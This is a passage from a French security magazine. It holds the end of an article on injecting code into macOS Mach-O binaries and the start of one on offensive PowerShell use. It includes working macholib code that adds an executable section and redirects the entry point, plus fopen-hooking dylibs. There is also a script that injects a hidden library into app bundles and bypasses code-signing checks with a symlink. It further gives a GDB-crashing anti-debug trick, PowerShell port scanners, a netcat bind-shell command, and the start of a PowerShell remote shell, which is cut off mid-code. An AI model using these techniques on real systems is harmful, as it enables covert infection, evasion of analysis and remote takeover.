(load command 3)
>>> sectHeader = m.headers[0].commands[2][2][0]# Récupération d'un
header de section quelconque
>>> newLinkedit = (linkedit[0],linkedit[1],[sectHeader]) #
Construction de la nouvelle load command __LINKEDIT
```

Il est ensuite nécessaire de paramétriser notre nouvelle load command :

```
>>> newLinkedit[1].nsects += 1 # Mise à jour du segment, on ajoute une
section
>>> newLinkedit[0].cmdsize += 0x50 # Mise à jour de la taille de la load
command (0x50 = taille de la structure du section header)
>>> m.headers[0].header.sizeofcmds += 0x50 # Mise à jour de la taille globale
des load commands dans le Mach header
>>> evilHeader = newLinkedit[2][0] # Notre header de section dans la nouvelle
load command
>>> evilHeader.size += 0x200 # Déclaration de la taille de notre section
(0x200 bytes devrait être plus que suffisant pour notre code)
>>> evilHeader.segname = '__LINKEDIT' # Notre section appartient au segment
__LINKEDIT
>>> evilHeader.sectname = '__INFECTED'
>>> evilHeader.addr = newLinkedit[1].vmaddr + newLinkedit[1].vmsize -0x200
#mise à jour de l'adresse de la section
>>> evilHeader.offset = newLinkedit[1].vmaddr + newLinkedit[1].vmsize -0x200-
(0x10000000+0x1000) # l'offset réel de la section dans le fichier correspond à
l'adresse mémoire moins la taille de _PAGEZERO réservé en mémoire (0x10000000)
auquel on ajoute la taille de l'en-tête du fichier Mach-O (0x1000)
>>> newLinkedit[1].initprot = 0x7 # On définit les droits de la section. 0X7 =
READ WRITE EXECUTE
m.headers[0].commands[3] = newLinkedit # Commit des changements
```

La réécriture des adresses nécessite la modification de **LC_UNIXTHREAD**. Malheureusement, macholib ne permet pas d'analyser ce segment. Il faut donc travailler sur les données brutes :

```
>>> newRIP = newLinkedit[1].vmaddr + newLinkedit[1].vmsize -0x200 # L'adresse du
nouveau point d'entrée. Elle correspond à l'ancienne fin du binaire
>>> m.headers[0].commands[9][2][136:140] # Affichage partiel du point d'entrée
initial '\x0c\x19\x00\x00'
>>> oldUnixthread = m.headers[0].commands[9][2] # Pour gagner en lisibilité...
>>> m.headers[0].commands[9] = (m.headers[0].commands[9][0], m.headers[0].
commands[9][1], oldUnixthread[:136]+struct.pack('<I', newRIP)+oldUnixthread[140:])
# On remplace l'ancien point d'entrée par l'adresse du début de notre section en
modifiant partiellement l'adresse.
>>> f = open ('CalculatorInf', 'r+b')
>>> m.write(f)
>>> f.close()
```

Il reste alors à aller inclure notre code dans le binaire à l'adresse de notre nouvelle section en utilisant, par exemple, un éditeur hexadécimal, ou à l'aide d'un script.

Il est donc possible, comme nous venons de le voir, de faire des ajouts de structures au binaire pour injecter du code malveillant. Cela est d'autant plus efficace que cette



méthode utilise les spécifications du format et ne dispose pas théoriquement de limite de taille. La modification des protections sur le segment en question aura permis d'éviter des problèmes de blocage d'exécution par le noyau.

3 Les bibliothèques

Elles font partie du fonctionnement de Mac OS X et d'iOS. Comme pour la plupart des systèmes d'exploitation, celles-ci comportent un certain nombre de fonctions mises à disposition des exécutables afin de ne pas avoir à les réécrire dans chaque programme. C'est aussi un moyen d'avoir une couche d'abstraction qui permet notamment de maintenir la compatibilité malgré les évolutions de l'implémentation de l'OS.

La plupart des exécutables Apple (exception faite de ceux qui sont liés de manière statique) utilisent les différentes bibliothèques, provenant soit du système d'exploitation, soit d'un ou plusieurs programmes tiers.

3.1 Fonctionnement des bibliothèques dynamiques

Les bibliothèques dynamiques se présentent sous la forme de fichiers Mach-O dont l'extension est **.dylib**. Bien que généralement stockées dans le répertoire **/usr/lib** du système, elles peuvent aussi être localisées dans les bundles d'application (**.app**), ou à d'autres emplacements du système de fichiers.

La plus importante, **libSystem**, est chargée systématiquement pour chaque processus. Cette bibliothèque sert d'interface à tous les appels de bas niveau ou liés au noyau du système, par exemple les interactions utilisateurs ou les actions sur le système de fichiers.

3.1.1 « Éditeur de liens » dynamiques ou « dyld »

dyld est un processus utilisateur employé comme éditeur pour effectuer les liens entre des symboles importés par un exécutable et ceux exportés par des bibliothèques. Son emplacement usuel dans le système de fichiers est **/usr/lib/dyld**.

Pour effectuer son travail, **dyld** va étudier l'en-tête Mach-O de l'exécutable à la recherche des fameuses load commands que nous avons détaillées précédemment.

Prenons ici l'exemple d'un binaire Mac OS X et détaillons les différentes commandes identifiées par l'outil **otool** ayant trait aux bibliothèques.

La load command **LC_DYLD_INFO_ONLY** contient les informations nécessaires à **dyld** afin de charger correctement l'image de la bibliothèque en mémoire.

```
$ otool -l /usr/bin/more
[...]
Load command 4
    cmd LC_DYLD_INFO_ONLY
    cmdsize 48
    rebase_off 131072
    rebase_size 312
    bind_off 131384
    bind_size 112
    weak_bind_off 0
    weak_bind_size 0
    lazy_bind_off 131496
    lazy_bind_size 1096
    export_off 132592
    export_size 112
```

La commande suivante spécifie l'éditeur de liens utilisé, soit **dyld**.

```
Load command 7
    cmd LC_LOAD_DYLINKER
    cmdsize 32
    name /usr/lib/dyld (offset 12)
```

La plus importante est certainement **LC_LOAD_DYLIB**, qui demande à l'éditeur de liens de charger la bibliothèque passée en paramètre.

```
Load command 11
    cmd LC_LOAD_DYLIB
    cmdsize 56
    name /usr/lib/libcurses.5.4.dylib (offset 24)
    time stamp 2 Thu Jan 1 01:00:02 1970
    current version 5.4.0
    compatibility version 5.4.0
Load command 12
    cmd LC_LOAD_DYLIB
    cmdsize 56
    name /usr/lib/libSystem.B.dylib (offset 24)
    time stamp 2 Thu Jan 1 01:00:02 1970
    current version 159.0.0
    compatibility version 1.0.0
```

Son équivalent **LC_LAZY_LOAD_DYLIB** effectue la même chose, mais en faisant en sorte que la bibliothèque ne soit chargée que lorsqu'une de ses fonctions est utilisée.

La bibliothèque en elle-même possède son propre en-tête Mach-O ainsi que ses load commands. Entre autres, **LC_ID_DYLIB** contient des informations qui identifient la version de la bibliothèque dynamique ainsi que sa compatibilité.

Nous avons vu précédemment qu'une table des symboles est utilisée pour chaque exécutable, permettant de faire le lien avec la bibliothèque nécessaire. La commande suivante permet de récupérer la table des symboles importés et de déterminer le nom de la bibliothèque correspondante :

```
$ nm -m /usr/bin/more
(undef) external _PC (from libcurses)
(undef) external __DefaultRunLocale (from libSystem)
(undef) external __error (from libSystem)
[...]
(undef) external _tputs (from libcurses)
(undef) external __write (from libSystem)
(undef) external dyld_stub_binder (from libSystem)
```

Les appels externes (à l'exécutable) sont donc identifiés. Pour obtenir le nom du symbole dans la bibliothèque,



il faudra retirer le caractère « _ » qui précède chaque nom de symbole dans la table.

Ainsi, un appel au niveau assembleur se fera de la manière suivante (le *stub* situé à l'adresse 0x000000010000172a pour la fonction **exit()** correspond à une série de sauts qui mèneront à l'adresse résolue par **dyld** de la fonction **exit()** dans **libSystem**) :

```
$ otool -tV /usr/bin/more | more
/usr/bin/more:
(_TEXT, __text) section
[...]
000000010000171f      addq    $0x00,%rcx
0000000100001723      callq   0x10000bcd9
0000000100001728      movl    %eax,%edi
000000010000172a      callq   0x1000128ae ; symbol stub for: _exit
```

Il est donc possible de détourner les fonctions en modifiant les adresses du stub, avant que les fonctions ne soient appelées.

3.2 Utilisation des bibliothèques

Les systèmes Apple permettent une utilisation puissante des bibliothèques pour les développeurs, mais aussi pour les bidouilleurs. Celles-ci peuvent être modifiées pour interposer des fonctions définies par l'utilisateur à la place des fonctions initiales telles que **read()** ou **exit()**.

Notamment, **dyld** propose la macro **DYLD_INTERPOSE**, utilisée dans certaines bibliothèques de base du système. Son implémentation est simple et repose sur la création d'une nouvelle section **_interpose** qui liste les fonctions à intercepter. **dyld** réalisera l'interposition en prenant en compte cette nouvelle section. Cette macro est même utilisée dans des bibliothèques officielles d'Apple, par exemple la **libgmalloc**.

Une fois la création d'une bibliothèque utilisant cette macro, il est possible, en la chargeant dans un processus, d'intercepter les fonctions utilisées.

Plusieurs méthodes pour charger les bibliothèques existent. Celles qui nous intéressent sont les suivantes :

- le chargement via l'utilisation de variables d'environnement, notamment **DYLD_INSERT_LIBRARIES**, seule méthode utilisable avec **DYLD_INTERPOSE** ;
- l'insertion via une **load** command similaire à celles détaillées précédemment : **LC_LOAD_DYLIB**.

Chacune de ces méthodes sera utilisée pour démontrer la possibilité d'interposition des bibliothèques dynamiques.

3.2.1 Création de la bibliothèque d'interposition

Tout d'abord, il est important de trouver une fonction intéressante à détourner. Notre choix se portera sur le binaire **ed**. La commande **nm** va nous servir à trouver

des fonctions utilisées et potentiellement intéressantes à intercepter. Nous choisirons de détourner la fonction **fopen**, en charge de l'ouverture de fichiers.

```
$ nm /bin/ed
[...]
U _fopen
U _fprintf
U _fputc
U _fputs
U _fread
U _free
U _fseeko
U _ftello
U _fwrite
[...]
```

Plusieurs méthodes s'offrent à nous en ce qui concerne la création de bibliothèque permettant l'interception de code :

- Réutilisation du code d'interposition du célèbre **comex** [**COMEX**], utilisant efficacement le fait qu'il soit possible de réécrire les pointeurs de fonctions liées avec du *lazy binding*. C'est-à-dire que les symboles ne sont résolus que lorsqu'ils sont appelés, permettant donc le fait qu'une fois la bibliothèque d'interposition chargée, celle-ci peut écraser les pointeurs originaux par ceux des fonctions personnalisées avant même que ces fonctions ne soient appelées par le programme.
- Comme expliqué plus haut, l'appel de la macro **DYLD_INTERPOSE** implique nécessairement la définition de la variable d'environnement **DYLD_INSERT_LIBRARIES**.

3.2.1.1 DYLD_INTERPOSE

```
#include <stdio.h>
#include <stdint.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>

#define DYLD_INTERPOSE(_replacement,_replacee) \
_attribute_((used)) static struct{ const void* replacement; const void* \
replacee; } _interpose_##_replacee \
_attribute_ ((section ("__DATA,__interpose")))= { (const void*)(unsigned \
long)&_replacement, (const void*)(unsigned long)&_replacee };

FILE * fake_fopen(const char * filename, const char * mode);
DYLD_INTERPOSE(fake_fopen, fopen)

FILE * fake_fopen(const char * filename, const char * mode){
    puts("[MISC] Print file : [MISC]");
    puts(filename);
    return fopen(filename,mode);
}
```

Fichier **dyld_interpose.c**

Dans le code ci-dessus, **fake_fopen()**, la fonction interposée utilise la même déclaration que l'originale. On utilise ensuite la macro **DYLD_INTERPOSE**, qui va créer une nouvelle section **_interpose**, utilisée par la suite par **dyld**.

```
$ gcc -dynamiclib dyld_interpose.c -o libInterpose.dylib -Wall
```



La section **_interpose** apparaît dans le résultat de la commande **otool** :

```
$ otool -l libInterpose.dylib
libInterpose.dylib:
Load command 0
    cmd LC_SEGMENT_64
[...]
Section
    sectname __interpose
    segname __DATA
[...]
```

3.2.1.2 Interposition via réécriture des pointeurs de fonctions

La méthode est assez simple à implémenter. On inclut « `interpose.h` » puis on effectue un appel à la fonction **interpose()**. Le code de « `comex` » aura préalablement été rapatrié afin de pouvoir compiler les deux fichiers **interpose.c** et **interpose.h**.

```
#include <stdio.h>
#include <stdint.h>
#include <interpose.h>

FILE * fake_fopen(const char * filename, const char * mode){
    puts("[MISC] Print file : [/MISC]");
    puts(filename);
    return fopen(filename,mode);
}

__attribute__((constructor))
static void hello() {
    printf("Interposition - seconde méthode");
    fprintf(stderr, "%d\n", interpose("_fopen", fake_fopen));
}
```

Fichier *interposition2.c*

Nous compilons ensuite la bibliothèque dynamique :

```
$ gcc -arch i386 -arch x86_64 -dynamiclib -I.. -o interposition2.
dylib interposition2.c ../interpose.c -Wall -Wno-parentheses
```

Nous pouvons désormais utiliser ces deux bibliothèques pour intercepter des appels de fonctions.

3.2.2 Utilisation de variables d'environnement

La méthode la plus simple pour tester l'inclusion de bibliothèques est l'utilisation de la variable d'environnement **DYLD_INSERT_LIBRARIES**, qui est très similaire au comportement de la variable **LD_PRELOAD** sous d'autres environnements UNIX.

Il suffit d'exécuter un programme utilisant la fonction **fopen()** de **libSystem**, en prenant toujours pour exemple le binaire **ed** :

```
$ DYLD_INSERT_LIBRARIES=libInterpose.dylib ed dyld_interpose.c
[MISC] Print file : [/MISC]
dyld_interpose.c
663
q
```

Mission réussie ! La fonction est bien interceptée et on peut voir l'affichage du nom de fichier en question.

Il est intéressant de noter qu'il est possible pour chaque application de forcer la valeur de **DYLD_INSERT_LIBRARIES** en ajoutant une entrée du même nom dans le fichier **/Applications/\$Application.app/Contents/Info.plist** où **\$Application** est le nom de l'application à modifier. Cela permet donc une infection simple à l'instar du célèbre OSX/Flashback, qui utilise entre autres cette technique pour infecter Safari [**FLASHBACK**].

3.2.3 Injection d'une bibliothèque dans un bundle applicatif

Nous avons déjà évoqué la possibilité de charger une bibliothèque de manière statique dans un exécutable via l'insertion de la load command **LC_LOAD_DYLIB**. Ceci est un cas pratique de manipulation d'un bundle applicatif (**.app**), permettant d'injecter une bibliothèque dans une application de manière automatisée.

Comme dans les exemples précédents, nous utilisons la **macholib** pour manipuler le format Mach-O et cela ne concerne que l'architecture x86_64 de Mac OS X. Dans le code, la gestion des erreurs a été omise par souci de simplification.

Ci-dessous, l'importation des bibliothèques Python nécessaires et la gestion des entrées utilisateurs.

```
#!/usr/bin/env python
import os
import sys
import struct
from macholib.MachO import *

if len(sys.argv)<2:
    print 'usage: python '+sys.argv[0]+' [Nom App] [Dylib]'
    exit(1)
#Chemin vers un bundle .app
app=sys.argv[1]
appPath=app+'.app'
dylibPath=sys.argv[2]
dylibExecutablePath='hidden/'

#Constantes
LC_LOAD_DYLIB=12L
```

Fichier *injectLibraryMacho.py*

La fonction suivante va récupérer la dernière load command du type **LC_LOAD_DYLIB**, puis la copier. Il faudra ensuite remplacer certains *flags* tels que la compatibilité de version afin de ne pas générer de problèmes.

```
def copyLoadCommand(loadCommands,type,data,compatibilityVersion=False):
    lastCommandTypeCounter = 0
    counter=0
    for loadCommand in loadCommands:
        # La variable lastCommandTypeCounter est à 0 tant que le type défini
        # n'est pas rencontré
        if loadCommand[0].cmd == type:
            lastCommandTypeCounter = counter
            counter+=1
            # Insertion de la commande
```



```

loadCommands = loadCommands[:lastCommandTypeCounter+1]+loadCommands
[lastCommandTypeCounter:lastCommandTypeCounter+1]+loadCommands
[lastCommandTypeCounter+1:]
originalDataLen = len(loadCommands[lastCommandTypeCounter+1][2])
# On ajuste la version de compatibilité pour éviter les bugs
loadCommands[lastCommandTypeCounter+1][1].compatibility_version.major = 0
loadCommands[lastCommandTypeCounter+1][1].compatibility_version.minor = 0
loadCommands[lastCommandTypeCounter+1][1].compatibility_version.rev = 0
# Ecriture du header commands
loadCommands[lastCommandTypeCounter+1]=(loadCommands
[lastCommandTypeCounter+1][0],loadCommands[lastCommandTypeCounter+1]
[1],data+(originalDataLen-len(data))*'\x00')
return loadCommands,loadCommands[lastCommandTypeCounter+1][0].cmdsize

```

Une remarque importante concernant la partie ci-dessous est l'utilisation d'**@executable_path**, contenant le nom du répertoire courant de l'application. Cela permet de charger la bibliothèque contenue dans le bundle.

```

def main():
    m = MachO(appPath+'/Contents/MacOS/'+app)
    for header in m.headers:
        if hex(header.MH_MAGIC)=='0xfeedfacf': #64 bits
            header.commands.size = copyLoadCommand(header.commands,LC_LOAD_DYLIB,'@executable_path'+'/'+dylibExecutablePath+dylibPath)
            #Modification de l'entête
            header.header.sizeofcmds+=size
            header.header.ncmds+=1
            break
    f = open(appPath+'/Contents/MacOS/'+app,'r+b')
    m.write(f)
    f.close()
main()

```

Après avoir copié la bibliothèque d'interception dans le bundle, il sera possible de charger le code ci-dessus dans la bibliothèque de l'application. On peut d'ailleurs mettre cela dans un répertoire caché afin d'être un tantinet plus discret.

Un script bash se chargera d'effectuer le travail à notre place.

On remarquera l'utilisation de liens symboliques à la fin et le renommage du binaire en **hiddenApp**. Cette action sert en effet à contourner la vérification de la signature de code pour les applications où elle est utilisée.

On notera que le simple remplacement par un lien symbolique permet d'outrepasser ce type de protection sans que l'utilisateur ne puisse s'en rendre compte.

```

#!/bin/bash

app="$1"
dylib="$2"

mkdir $app.app/Contents/MacOS/.hidden
python injectLibraryMacho.py $app $dylib

# Copie dylib
cp $2 $app.app/Contents/MacOS/.hidden/

# Contournement signature Mac OS X
mv $app.app/Contents/MacOS/$app $app.app/Contents/MacOS/hiddenApp
ln -s hiddenApp $app.app/Contents/MacOS/$app

```

Fichier inject.sh

Il ne restera plus qu'à vérifier que notre injection fonctionne sur une application de notre choix, par exemple Firefox. En revanche, seule la seconde bibliothèque créée

est valide car l'utilisation de la première est spécifique à l'injection par **dyld**.

```

$ ./inject.sh Firefox interposition2.dylib
$ ./Firefox.app/Contents/MacOS/Firefox
Interposition - seconde méthode
[MISC] Print file : [/MISC]
[Caché]Firefox.app/Contents/MacOS/dependentlibs.list
[MISC] Print file : [/MISC]
[Caché]Firefox.app/Contents/MacOS/dependentlibs.list
[MISC] Print file : [/MISC]
/etc/sysinfo.conf
[MISC] Print file : [/MISC]
[Caché]Firefox.app/Contents/MacOS/dependentlibs.list
[MISC] Print file : [/MISC]
/etc/sysinfo.conf

```

3.2.4 Contournement des protections de signature de code et de chiffrement

Il est intéressant de noter que la variable d'environnement **DYLD_INSERT_LIBRARIES** a été utilisée pour contourner la protection par chiffrement de code (via **LC_ENCRYPTION**), utilisée systématiquement sur les applications iOS issues de l'Appstore par exemple. Stefan Esser l'a d'ailleurs démontré avec sa bibliothèque appelée « dumpdecrypted » [**ESSER**].

Une autre application pratique a été l'utilisation de cette variable dans plusieurs *jailbreaks* connus (comme « spirit » et « star ») afin d'injecter une bibliothèque modifiée dans le premier processus lancé par iOS, **launchd**. Cela a notamment permis de contourner une des protections principales des OS Apple, la signature de code.

Plus récemment, pour le jailbreak « evasi0n », la même technique a encore été utilisée, avec cette fois-ci des bibliothèques sans segment **__TEXT** (le segment contenant le code), et donc ne nécessitant pas de signature.

La bibliothèque va redéfinir des fonctions impliquées dans la vérification de la signature de code (plus spécifiquement le processus *Apple Mobile File Integrity Daemon* ou AMFID) afin qu'elles retournent l'équivalent d'un « OK » pour chaque vérification, contournant donc de manière très efficace la protection d'Apple [**EVASION**].

4 La manipulation du format Mach-O et les outils de sécurité

L'utilisation directe de la manipulation du format Mach-O est, comme nous l'avons montré dans le paragraphe précédent, l'injection de code ou de bibliothèques arbitraires dans les exécutables Apple.

Cependant, certains cas se présentent où la manipulation du format permet de tromper les outils de sécurité utilisés par les développeurs ou les analystes. Comme cela sera



évoqué brièvement à la fin de cet article, tous les processus d'analyse du format Mach-O diffèrent par leur implémentation et même Apple ne respecte pas forcément ses propres spécifications, ce qui engendre parfois une possibilité de construire un binaire lisible par les OS d'Apple, mais difficile à déboguer ou analyser.

4.1 Mise en défaut de GDB

La première constatation est que certaines valeurs utilisées dans les load commands liées aux segments/sections ne sont pas prises en compte par l'OS.

Cela concerne notamment les valeurs *offset* pour chaque section. Nous avons donc modifié cette valeur pour faire pointer la section à un autre endroit du binaire.

En vérifiant, le programme est bien exécuté et l'application graphique s'affiche.

La valeur utilisée par le système n'est donc que celle contenue dans le champ **Address** (voir Figure 4).

Cependant, si on essaie de charger le binaire dans GDB, le résultat est bien autre :

```
$ gdb ./Contents/MacOS/Dictionary
GNU gdb 6.3.50-20050815 (Apple version gdb-1752) (Sat Jan 28 03:02:46 UTC 2012)
[...]
gdb stack crawl at point of internal error:
0  gdb-i386-apple-darwin  0x0000000103cbc973 internal_vproblem + 310
1  gdb-i386-apple-darwin  0x0000000103cbc833 internal_yerror + 30
2  gdb-i386-apple-darwin  0x0000000103cbcf05 do_cleanups + 0
3  gdb-i386-apple-darwin  0x0000000103cbcf8c xmmalloc + 0
4  gdb-i386-apple-darwin  0x0000000103cbba2 do_close_cleanup + 0
5  gdb-i386-apple-darwin  0x0000000103d0155c dyld_add_image_libraries + 285
6  gdb-i386-apple-darwin  0x0000000103cfb98f macosx_init_dyld + 451
7  gdb-i386-apple-darwin  0x0000000103c4ed05 exec_file_attach + 557
8  gdb-i386-apple-darwin  0x0000000103c2ae4a catch_command_errors + 212
9  gdb-i386-apple-darwin  0x0000000103c2c642 captured_main + 3393
10  gdb-i386-apple-darwin  0x0000000103cad3a catch_errors + 210
11  gdb-i386-apple-darwin  0x0000000103c2b8fa gdb_main + 46
12  gdb-i386-apple-darwin  0x0000000103bbec2d main + 53
13  gdb-i386-apple-darwin  0x0000000103bbebf0 start + 52
/SourceCache/gdb/gdb-1752/src/gdb/utils.c:1210: internal-error: virtual memory
exhausted.
A problem internal to GDB has been detected,
further debugging may prove unreliable.
```

Le débogage par GDB se trouve ainsi donc complexifié par un simple changement d'une valeur dans l'en-tête Mach-O. Bien sûr, il suffira de réinitialiser la valeur pour résoudre le problème [FG].

En revanche, les désassemblateurs usuels analysent correctement le fichier, de même qu'**otool** ou un autre outil similaire.

Conclusion

Comme exposé tout au long de cet article, les méthodes d'injections se révèlent intéressantes pour dissimuler du code dans des programmes légitimes.

Dictionary		
Offset	Data	Description
00001000	5F5F7465787400000000000000000000	Section Name
000010C0	5F5F5455854000000000000000000000	Segment Name
000010D0	00000000000000000000000000000000	Address
000010D8	00000000000000000000000000000000	Size
000010E0	001112AC	Offset
000010E4	00000002	Relocations Offset
000010E8	00000000	Number of Relocations
000010EC	00000000	Flags
000010F0	00000000	Alignment
000010F4	00000000	00000000
000010F8	00000000	00000000
000010FC	00000000	00000000
		Reserved1
		Reserved2
		Reserved3

Fig. 4 : En-tête Mach-O dont le champ Address a été modifié

Bien entendu, la connaissance du fonctionnement de ce format permet une analyse plus « pointue » d'éventuels malwares sur les environnements Apple. Ces manipulations sont d'ailleurs utilisées dans des attaques récentes sur iOS, tels que les jailbreaks. De plus, les facultés des bibliothèques présentées peuvent être utilisées dans le vol d'information via l'interception de fonctions d'applications.


L'utilisation de méthodes d'injections détaillées dans cet article associée à d'autres moyens de protection pourrait compliquer le travail des analystes et des éditeurs de solutions de sécurité sur les environnements Apple. ■

■ REMERCIEMENTS

Nous tenons à remercier David Lesperon et Guillaume Arcas pour leur relecture attentive ainsi que toute l'équipe du SRC Telindus.

■ RÉFÉRENCES

- [APPLEDEV] <https://developer.apple.com/library/mac/#documentation/DeveloperTools/Conceptual/MachORuntime/Reference/reference.html>
- [MACHOVIEW] <http://sourceforge.net/projects/machoview/>
- [MACHOLIB] <https://bitbucket.org/ronaldoussoren/macholib>
- [DOOM] <http://doom.wikia.com/wiki/NEXTSTEP>
- [PHRACK] <http://www.phrack.org/issues.html?issue=64&id=11>
- [FLASHBACK] http://www.securelist.com/en/analysis/204792227/The_anatomy_of_Flashfake_Part_1
- [EVASION] <http://blog.accuvantlabs.com/blog/bthomas/evasi0n-jailbreaks-userland-component>
- [ESSER] <https://github.com/stefanesser/dumpdecrypted>
- [FG] <http://reverse.put.as/2012/01/31/anti-debug-trick-1-abusing-mach-o-to-crash-gdb/>
- [COMEX] https://github.com/comex/inject_and_interpose



GOT POWERSHELL

Benjamin Collas - Consultant Imrim - benjamin@imrim.lu - @mydeliriumz

mots-clés : POWERSHELL / SCRIPTING / ORIENTÉ OBJET / REMOTE SHELL / NMAP / SAM

Nombreuses sont les étranges ressemblances entre Powershell et les shells issus du monde libre ; il est évident que Microsoft s'en est inspiré ! Mais peut-on leur reprocher de s'inspirer des bonnes choses ? L'objectif de cet article n'est clairement pas d'alimenter cette polémique, mais de démontrer qu'un attaquant peut profiter des fonctionnalités de cet outil puissant...

1 Introduction

Outre ses similitudes avec Bash, Powershell est intéressant à étudier car il s'agit là : d'un *shell* orienté objet, donnant l'accès à l'intégralité du Framework .net, permettant d'interagir directement avec les différents composants de Microsoft (Active Directory, Exchange, SQL server, SharePoint, Hyper-V, ...), intégrant des méthodes permettant d'effectuer du *parsing* à la volée, permettant l'utilisation des expressions régulières et, évidemment, d'interagir directement avec le système de fichiers.

Présent de base sur les versions de Windows Seven et de Windows Server 2008 R2, Powershell est intimement lié au système ; pour cette raison, il ne semble pas possible de le désinstaller sans rendre le système instable.

2 Base Powershell

Contrairement au prompt classique (**cmd.exe**), Powershell se présente sous la forme d'un shell blanc sur fond *Blue Screen Of Death*, enfin extensible.

Avant de commencer, notez bien que Microsoft a introduit la notion d'alias dans Powershell par l'utilisation de la commande **Set-Alias**. La commande **Get-Alias** permet d'afficher le *listing* complet des alias. Par défaut, nous pouvons y trouver [**I**] : (voir tableau ci-contre).

2.1 Définition d'un alias

```
PS C:\misc> Set-Alias test ls
PS C:\misc> test
    Directory: C:\misc
Mode          LastWriteTime      Length Name
----          -----          ---- 
-a---       2/06/2012        0:27         16 hello
```

Cmmllet	Powershell Alias	DOS	Unix
Copy-Item	Cp , copy	Copy	Cp
Move-Item	Move , mv , mi	Move	Mv
Remove-Item	Rm , rmdir	Del	Rm
Get-Help	Man , help	Help	Man
Get-Content	Cat , gc	Type	Cat
Select-String	-	Find , findstr	Grep
Get-childitem	Ls , dir	Dir	Ls

Comme expliqué ci-dessus, Powershell a la spécificité d'être orienté objets et ceux-ci sont bien entendu manipulables. Exemple basique : nous souhaitons récupérer le contenu d'un répertoire, nous pouvons utiliser **Get-ChildItem** ou l'un de ses alias.

Si la sortie n'est pas exactement celle que vous attendez, il est possible de la modifier facilement en spécifiant la ou les propriété(s) que vous souhaitez traiter. Il n'est pas nécessaire de connaître le nom des propriétés de l'objet, la commande **Get-Member** est là pour vous aider. L'utilisation d'un *pipeline* vous permet de lister les propriétés de la commande **Get-ChildItem** (ou son alias **ls**) :

```
PS C:\misc> ls | get-member -MemberType property TypeName: System.IO.FileInfo
Name           MemberType Definition
-----          -----
Attributes     Property   System.IO.FileAttributes Attributes {get;set;}
CreationTime   Property   System.DateTime CreationTime {get;set;}
CreationTimeUtc Property   System.DateTime CreationTimeUtc {get;set;}
Directory     Property   System.IO.DirectoryInfo Directory {get;}
DirectoryName Property   System.String DirectoryName {get;}
Extension     Property   System.String Extension {get;}
FullName      Property   System.String FullName {get;} ...
...
```

Comme vous avez pu le constater, Powershell permet de mettre dans le « pipe » un objet... Imaginons que nous souhaitons récupérer les extensions de fichiers. Powershell permet donc ce type de syntaxe :



```
PS C:\misc> ls | select-object extension
```

```
Extension
-----
.txt
.txt
```

Autre point important, le mot-clé `$_` permet de traiter « l'objet courant » et d'utiliser les objets de pipe en pipe :

```
PS C:\misc> Get-Service | where { $_.Displayname -match "active" } | foreach-object { "Service : " + $_.Name }
```

```
Service : ADWS
Service : MSEchangeADTopology
Service : NTDS
Service : UI0Detect
```

Oui, la syntaxe Powershell n'est pas très sexy, mais on finit par s'y habituer... Autre fonctionnalité pratique pour les scripts de récupération d'informations : le formatage d'une sortie au format HTML (avec CSS), CSV, XML :

```
PS C:\misc> Get-Service | select-object name,status | convertto-html > test.html
PS C:\misc> .\test.html
```

L'objectif de cet article n'étant pas de présenter l'intégralité des fonctionnalités de Powershell, reportez-vous aux articles s'y rattachant pour plus d'informations concernant son utilisation [2].

3 Powershell et les sockets ?

Comme expliqué ci-dessus, Powershell permet l'utilisation des objets du Framework .net. Il est donc tout à fait possible de programmer en quelques lignes un simple « TCP scan port ». Certes, il s'agit là d'un script bien loin des possibilités d'un outil comme Nmap, mais il n'en reste pas moins efficace et ne nécessite pas l'installation de Nmap ni de la winpcap :

```
1..1024 | % {
try {write-host ((new-object Net.Sockets.TcpClient).Connect("192.168.1.159",$_) "$_ is open" } catch{ ; }
}
```

Sortie :

```
PS c:\misc> .\tcpScan.ps1
53 is open
88 is open
...
```

Ou encore un simple « port sweep » :

```
1..255 | % {
try {write-host ((new-object Net.Sockets.TcpClient).Connect("192.168.1.$_",445)) "Open => 192.168.1.$_" } catch{ ; }
}
```

Sortie :

```
PS c:\misc> .\tcpRangeScan.ps1
Open => 192.168.1.2
Open => 192.168.1.8
Powershell & Nmap
```

4 Powershell & Nmap

Il est agréable de constater qu'autour de Powershell, une communauté de « bidouilleurs » s'est créée. Conscient des possibilités de Powershell, Jason Fossen, un formateur du SANS, a développé un script capable de traiter une sortie XML d'un scan Nmap. Il s'agit là d'un bon exemple des possibilités de Powershell dans le cadre de scripts destinés à faire du parsing à la volée [3].

Il n'est donc pas très compliqué de filtrer les résultats d'un ou plusieurs scans Nmap et de générer un rapport au format HTML ou CVS.

Pour générer un rapport au format HTML répertoriant le listing des serveurs DNS détectés lors de vos scans :

```
PS C:\misc\nmap>>> .\Parse-Nmap.ps1 *.xml | Select-Object mac,ipv4, ports
| where { $_.Ports -match "open:tcp:53" } | convertto-html > test.html
```

Notez que `convertto-html` permet également l'ajout d'une CSS dans le rapport.

5 TCP Remote Shell

Si vous aimez bidouiller, vous connaissez certainement les outils Netcat [4], Socat et Cryptcat. Outre le fait qu'il s'agisse d'outils très pratiques pour manipuler les flux réseau, l'une de mes fonctionnalités favorites est celle-ci, qui permet d'obtenir un shell sur une machine Windows :

```
nc.exe -L -d -p 4242 -e cmd.exe
```

Malheureusement, il n'y a pas (encore) de script Powershell implémentant les fonctionnalités de Netcat. Cependant, il est tout à fait possible d'obtenir un shell distant via Powershell en redirigeant les I/O d'un processus qui exécute un `cmd.exe`.

Afin de rendre cela possible, nous allons commencer par un ouvrir un *socket* en écoute sur le port 4242 :

```
$Port = 4242
$Enc = New-Object system.Text.ASCIIEncoding
$Sock = New-Object system.Net.Sockets.TcpListener $Port
$Sock.start()
$client = $Sock.AcceptTcpClient()
$Stream = $client.GetStream()
$RecvBuf = New-Object system.Byte[] $client.ReceiveBufferSize
```

Le socket étant créé, nous pouvons lancer un processus exécutant `cmd.exe`. Notez que les propriétés `RedirectStandardInput` et `RedirectStandardOutput` [5] ont été mises à 1, ceci afin que nous puissions rediriger l'entrée/sortie de notre processus.

```
$MyShell = New-Object System.Diagnostics.Process
$MyShell.StartInfo.FileName = "c:\\windows\\system32\\cmd.exe"
$MyShell.StartInfo.UseShellExecute = 0
$MyShell.StartInfo.RedirectStandardInput = 1
$MyShell.StartInfo.RedirectStandardOutput = 1
$MyShell.Start()
